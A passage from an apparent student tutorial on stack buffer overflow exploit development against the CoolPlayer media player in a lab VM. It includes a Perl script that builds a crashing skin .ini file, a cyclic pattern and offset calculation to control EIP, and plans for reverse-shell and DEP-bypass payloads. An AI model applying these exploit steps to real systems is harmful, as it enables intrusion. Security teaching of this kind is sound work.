Exploit Development Tutorial

Tia C

CMP320: Ethical Hacking 3

Ethical Hacking - Year 3

2020/21

Note that Information contained in this document is for educational purposes

+Contents

1 INTRODUCTION

1.1 INTRODUCTION TO BUFFER OVERFLOWS

Buffer overflows are a common vulnerability that have been around for a very long time, dating back to 1988. The memory buffer is stored within RAM memory, which is used for temporarily storing data. A basic example of a buffer overflow would be writing twenty bytes of data into a fifteen-byte buffer. On its own this can cause the program to crash, rendering it unusable. However, malicious code can be executed through overflowing the buffer, allowing an attacker to do whatever they would like to, depending on the size of the exploit they are executing.

1.2 PROGRAM MEMORY

When the program is being run, it is stored in memory. The memory itself is made up of various segments that all work together for the program's processes to run smoothly. The diagram below within figure 1, displays each of these segments. The sections of memory that are going to be used within this tutorial is the Free Memory and the Stack.



Figure 1 - Diagram of program memory

The .text, .data and .bss sections of memory are read only, thus meaning that they are not suitable for buffer overflows. The heap is a section of memory which has been allocated for the program, and changes in size as the program is being used by the user. The heap can be used for an overflow attack, but this tutorial is only focusing on the stack, so the heap can be disregarded for now.

The Free Memory is the buffer that you will be aiming to overflow. This is in between the stack and the heap. The stack is much smaller than the Heap is and is a fixed size, unlike the heap that changes size as the program is executed. The stack also operates in a 'Last In, First Out' order, meaning that any items that are *pushed* on top are the first to be *popped* off - Figure 2 demonstrates this.



Figure 2 - Diagram demonstrating how the stack works

1.1 REGISTERS AND POINTERS

The registers and pointers are important to know when working with the stack. The Registers that you will come across in this tutorial are the general-purpose registers, which also contain the index registers, and the pointer registers. You will also come across the instruction pointer, which is incredibly important in the process of performing a buffer overflow attack.

General Purpose Registers

There are eight general purpose registers in total and each of them can be seen below. The top four registers are used for storing values, calculations and tracking within memory. The fifth and sixth registers are considered pointer registers and the seventh and eighth are considered index registers.

1. EAX – Extended Accumulator Register
2. ECX – Extended Counter Register
3. EDX – Extended Data Register
4. EBX – Extended Base Register
5. ESP – Extended Stack Pointer
6. EBP – Extended Base Pointer
7. ESI – Extended Source Index Register
8. EDI – Extended Destination Index Register

Index Registers

The Extended Source Index Register (ESI) and the Extended Destination Index Register (EDI) are index registers. They are part of the general-purpose registers but are used to point towards the source and destination for data. ESI can be used to store data throughout a function, as it does not change. *(Registers - SkullSecurity, 2021)*

Pointer Registers
The Extended Base Pointer (EBP) and Extended Stack Pointer (ESP) are pointer registers. Like the index registers they technically come under General Purpose Registers but are used as pointers as they contain addresses used by the program. The EBP points to the base of the stack which in figure 2 is shown as 'Item 1', and the ESP points to the top of the stack which in the diagram would be Item 3 and 4 respectively.

Flags Register
There is also a register called the FLAGS register. There are condition codes that are assigned when instructions are executed, these codes are called flags. There are seven flags that you may find useful during this tutorial, as they provide information regarding the status of the previously executed instruction if it has produced a result. These flags are:

1. Z – Zero
2. C – Carry
3. O – Overflow
4. A – Auxiliary
5. T – Trap
6. S – Sign
7. P - Parity

Instruction Pointer
The instruction pointer (EIP) is incredibly important for this tutorial and buffer overflows in general. The EIP points towards the next instruction to be carried out, which is used when carrying out any exploits. To have shellcode executed, EIP must contain the address for where our shellcode is stored – therefore it is important that you calculate the distance to EIP correctly or your exploit will not be executed.

1.3 EXPLOIT DEVELOPMENT TOOLKIT

These are tools and software that you will use in the tutorial and in other exploit development activities. If you are downloading material from the internet, exercise caution and only download from reliable and safe sources.

Windows XP SP3 Virtual Machine
This tutorial makes use of Windows XP Service Pack 3 on a virtual machine. If you do not have this virtual machine, you can download the image for it from the internet for free.

Kali Linux Virtual Machine
Kali Linux is used for the netcat listener in the Complex Payload section of this tutorial. Kali Linux can also be used for the Metasploit modules if your Windows machine does not have msfgui installed.

OllyDbg and Immunity Debugger
OllyDbg is an easy to use debugger that the author preferred to use for the duration of the tutorial apart from the ROP chain section, where Immunity Debugger was used. The two debuggers can be seen side by side below in figure 3. Other debuggers such as IDAPro and WinDbg can be used if you would like.



Figure 3 - ollyDbg (L) and Immunity Debugger (R)

Both debuggers are very similar in how they work and look. OllyDbg was used to examine the assembly code of the program when developing the exploits. As immunity debugger is python based and allows python plugins and scripts, it meant that the mona.py script could be implemented directly into the debugger for the ROP chain section.

Metasploit/msfgui

Msfgui is a GUI interface for the Metasploit framework - it is a more user-friendly way to generate payloads than using the terminal. Msfgui is used to create the reverse shell shellcode but can be used to generate many other payloads and exploits as needed. You will find this on the Desktop as 'Framework MSFGUI'.

CoolPlayer

CoolPlayer is the vulnerable program that will be used throughout this tutorial to demonstrate exploit development. It is a media player that was popular in the 90's and is used regularly to test and develop exploits as it is known to vulnerable. It is built in C, which does not check for overflows meaning that if there are no external defenses, the program can be easily overflowed thus making it vulnerable to buffer overflows. If you do not already have CoolPlayer installed on the VM, it can be downloaded from the dedicated CoolPlayer Source Forge online.

Included Scripts

There are several scripts that are used throughout the tutorial process. They are mona.py, pattern_create.exe, pattern_offset.exe, findjmp.exe. Mona.py is used for the ROP chains, pattern_create.exe, pattern_offset.exe and findjmp.exe are all used in the process of developing the proof of concept exploit.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

The purpose of this tutorial is to take you through the process of identifying a vulnerable program, overflowing the buffer and overwriting EIP. You will then learn how to calculate the distance to EIP, changing the address value to point to ESP - where you will have stored your proof of concept exploit within the stack.

Then you will move on to executing larger and more complex payloads that an attacker would likely use such as reverse shells and creating admin accounts. You will also learn how egg hunters work and how to bypass security software such as DEP.

The procedures in this tutorial may be different to what your own program requires, so you may need to change certain things, such as the number of bytes used to overflow the buffer, the payloads used, etc. Each of the Perl files used within this tutorial have been included in Appendix A apart from the egg hunter code which is in Appendix B.

2.2 PROVING A VULNERABILITY EXISTS

Before any exploitation of the application can begin, the program must be analysed for any potential vulnerabilities. This is typically done by using the program like a normal user would. The vulnerable program which can be seen in figure 4 is a simple media player that is intentionally vulnerable for the purpose of this tutorial.

Figure 4 - Vulnerable Coolplayer media player being used for the tutorial

The CoolPlayer media player allows users to open mp3's, playlists and coolplayer skins, which are all valid entry points that can be used to prove a vulnerability exists. This tutorial will focus on the CoolPlayer skins entry point. To begin, a coolplayer skin was downloaded from the internet, *(CoolPlayer - Beaded v2.0 (FREE DOWNLOAD) | WinCustomize.com, 2021)* and was then applied to the coolplayer program by right clicking the program and selecting *options*, and then *Open* within the *Skin* area. When

opening this skin as shown in figure 5, the file type required was .ini – this means that any files that are created needs to have the extension '.ini' to be accepted as a skin file.



Figure 5 - Opening beaded skin with Coolplayer, showing requirement for .ini extension

Now that a data entry point has been identified and there is the ability to upload .ini files, you can begin the practical aspect of the tutorial. Ensure that the machine you are working on is booted into 'NoDEP mode' as this will affect the results of the tutorial if DEP is enabled.

2.3 PROVING THE CRASH

As there's a data entry point, a payload can be uploaded to the program. To do this effectively, you need to make sure that the EIP can be overwritten, this means that you will be able to change the address within EIP later in the tutorial. These payloads have been created in Perl, but they can be written in other languages such as python if preferred.

When the Perl file is being created, you need to include the file name of the .ini file as well as the coolplayer skin header. This tutorial uses the filename, *'crash.ini'* for the created skin file, but you are free to choose a different filename – however the filename must stay the same throughout or it will not work. The coolplayer header can be found in the coolplayer skin downloaded from the internet and is displayed below in figure 6.

```
[CoolPlayer Skin]

; NextSkin (open shade mode)
NextSkinButton=36,83,33,18
NextSkin= shade_mode.ini

transparentcolor=0xff00ff

BmpCoolUp=body_up.bmp
BmpCoolDown=body_down.bmp
BmpCoolSwitch=body_switch.bmp
BmpTextFont=text.bmp
BmpTimeFont=numbers.bmp
BmpTrackFont=numbers.bmp
```

Figure 6 – beaded.ini with CoolPlayer skin header

Once this is included, you can then add the 'junk' to overflow the program's memory buffer. The 'junk' that is going to be used is a large volume of *"A"'s* as this is clearly identifiable in the debugger. You may decide to use other characters as it has no impact on the result. As the size of the memory buffer is unknown, it is ideal to start with a large amount of "A"'s such as one thousand and continuously add more until the program crashes. The final version of the Perl file with the skin filename, header and junk can be seen below in figure 7 and can be found in Appendix A.

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 3000;

open($FILE,">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 7 - prove_crash.pl file used to crash the program

To create the crash.ini file, double click the prove_crash.pl file. Then attach the process to ollyDbg by either dragging and dropping the program icon onto the ollyDbg icon, or you can attach it by clicking *File*, *Attach* and then selecting CoolPlayer from the list of programs as seen below in figure 8.



Figure 8 - Selecting CoolPlayer from process list in ollyDbg

Click the play/run button on ollyDbg and load the crash.ini skin into the media player. For the media player example, if the program displays an error such as the error message in figure 9 and stops working, it is successful. If the program still works, simply increase the amount of A's, and try again. The amount of A's required to crash the program was three thousand, however you may find that your program requires either less or more – this is normal.



Figure 9 - Error message showing the program has overflowed

OllyDbg allows you to see the memory registers of the program. If there are enough A's to crash the app, the EBP and EIP should contain "41414141", which is ASCII for four "A" s. You should also be able to see that the ESP, ESI and EDI registers have A's within them too in figure 10 below. This shows that EIP was able to be overwritten and means that you will be able to change the address value in EIP to point towards your exploit shellcode.



Figure 10 – CoolPlayer memory registers overflowed with A's

2.4 CALCULATING DISTANCE TO EIP

To begin calculating the distance to EIP, you will need to use the pattern_create.exe and pattern_offset.exe programs, they can be found in the '*Shortcut to cmd*' folder on the Desktop. If you do not have these programs, they can be found in the Metasploit framework and can also be downloaded online, however they will have '*.rb'* extensions rather than '*.exe', (Offensive Security, Metasploit Unleashed - Writing an Exploit | Offensive Security, 2021).*

Firstly, right click pattern_create.exe and select '*CmdHere*'. Then type, "*pattern_create.exe 3000 > 3000.txt*". This will create a text file called *'3000.txt*' with three-thousand-character pattern, which is used by the pattern_offset.exe program to calculate the distance. The pattern can be seen in figure 11.

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7
Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5
Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3
Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9
At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7
Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5
Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3
Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1
Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9
Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7
Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5
Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3
Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1
Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9
Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7
Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5
Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3
Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1
Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9
Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7
Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5
Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3
Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1
Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9
Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7
Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
```

Figure 11 - Contents of '3000.txt'

Create a new copy of the '*prove_crash.pl*' file and rename it to '*calc_distance.pl*'. From the '*3000.txt*' file, copy the full pattern, then in '*calc_distance.pl*' replace the 3000 A's with the generated pattern instead. The '*calc_distance.pl*' script can be found in appendix A. Run the Perl file, then following the same process as earlier in the tutorial, load the program into ollyDbg and load the '*crash.ini*' file into CoolPlayer. Review the memory registers and check that they have been overwritten with the pattern as seen below in figure 12 and take note of the address value of EIP, which in this example contains **42317942**.

Figure 12 - Memory Registers filled with the created pattern

To calculate the distance to EIP, pattern_offset.exe is used. Again, right click pattern_offset.exe, click '*CmdHere*' and then enter "*pattern_offset.exe 42317942 3000*" into the terminal. This command requires the pattern_offset.exe, the value within EIP and the number of A's used to overflow the program. The command will return a value that is the exact distance to EIP, in this instance the distance to EIP was **1503**, this process can be seen in figure 13.



Figure 13 - pattern_offset.exe calculating the exact distance to EIP

2.5 Calculating Shellcode Space

Now that you know the exact number of bytes to reach EIP, you can now calculate how much space there is for shellcode within the stack. To do this, create a Perl script called '*shellcodeSpace.pl'*, this script can be found in Appendix A.

Set the number of A's to 1503 which is the distance to EIP, add four B's to be stored within the EIP and then simply fill the rest of the stack with 'junk' values. The authors shellcodeSpace.pl script used one hundred C's and two hundred D's. It may take a few attempts to calculate the shellcode space as you may accidentally corrupt the stack by adding to many junk values – if this occurs, simply reduce the amount of junk values. Run ollyDbg and CoolPlayer again, loading in the '*crash.ini'* file that '*shellcodeSpace*.pl' has generated.

In figure 14, you can see that there are C's in ESP and ESI, which means that the C values are being stored in the stack. You can see that there are fifty-three C's within the stack, this is not a lot of room for shellcode. You can use the pattern_create.exe to make sure that the shellcode is not being overwritten in the stack.



Figure 14 - Filling the stack with junk to determine the space available for shellcode

Using a pattern of 300 characters which can be found in Appendix B, replace the C's and D's with the pattern, that is in Appendix A. The pattern is shown in the registers within figure 15, you should be able to see that the start of the pattern is not being overwritten so the shellcode does not require packing at the beginning.

